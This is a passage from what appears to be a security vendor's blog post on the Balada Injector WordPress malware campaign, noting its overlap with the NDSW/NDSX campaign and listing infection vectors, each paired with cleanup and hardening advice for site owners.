
Interestingly enough, this user agent is also known to be used by the NDSW/NDSX campaign. We are not making strong connections between the two campaigns yet because it is still common to see either one type of infection or another, but lately we’ve begun noticing fake plugins (most common names wp-clearlineee and wp-resortpack) that at the same time contain Balada injections and NDSX part of the NDSW/NDSX malware.
How to clean up and protect your site from Balada Injector
Now that you understand the various methods and approaches that Balada Injector leverages to infect websites you might realize we can’t easily tell people on Twitter how exactly their sites got infected/reinfected with Balada malware. There are so many infection vectors and scenarios and most of them cannot be verified without full access to the server and server logs. Our best option is to direct individuals to general WordPress malware cleanup guides, which encompass the majority of these situations.
So, let’s take a look how Balada Injector can infect a website and what you can do to protect against such vectors:
- Exploiting plugin and theme vulnerabilities: keep all of your website software up-to-date, remove unused plugins and themes, and utilize a web application firewall
- Brute-force WordPress admin credentials: Use strong, unique passwords for all your accounts, 2FA, avoid granting admin privileges for users who don’t need it, and leverage a WAF. Always change your WordPress admin passwords after compromise.
- Database credentials stolen from wp-config.php: Keep all themes/plugins updated, avoid renaming wp-config.php files with valid credentials for testing purposes, and if needed, store copies outside of public directories or locally, preferably encrypted. Change database passwords after detecting a compromise.
- Backdoors: Thoroughly clean JavaScript and PHP malware, and eliminate any remaining Balada Injector backdoors. Implement file integrity control systems and use professional website cleanup services to make sure you didn’t miss anything..
- FTP: Be cautious of the Balada Injector’s ability to steal FTP credentials from wp-config.php and other configuration files. Keep local development environment files separate from server files and monitor FTP logs. Change FTP passwords after a compromise.
- Malicious WordPress admins: Balada Injector is known for creating malicious admin users. Make sure to monitor admin users. To make it easier, don’t let everyone who works with the site have administrator permissions. In most cases all they need is a less privileged role.
- Cross-site infections: Inspect, clean, and protect all sites hosted under the same server account. For important sites, isolate them with separate server accounts to prevent malware propagation from neighbor sites.
- Third-party tools: Legitimate tools (e.g. Adminer, file managers, “search and replace”, tools) can be exploited by hackers if unprotected and left in publicly accessible locations. Stay vigilant and protect these tools and remove them from your server as soon as you finish using them..
- Files with sensitive information: Secure files like wp-config.php, site backups, database dumps, and local development environment files. If using Git or Subversion, disable public access to system directories and files (e.g. .git/, .gitignore, etc.). Configure your upload client to exclude local configuration files and debug files. Remove debug files as soon as possible and avoid dumping sensitive information in debug logs.
Website owners can refer to our website security guide on best practices to harden and protect a website against infection. But as always, if you believe your site has been infected with Balada Injector or some other malware, we’re always happy to help with malware cleanup.


 Denis Sinegubko
 Nathan Chaddock
 Luke Leal


 Ben Martin
 Justin Channell
 Pilar Garcia
 Marc Kranat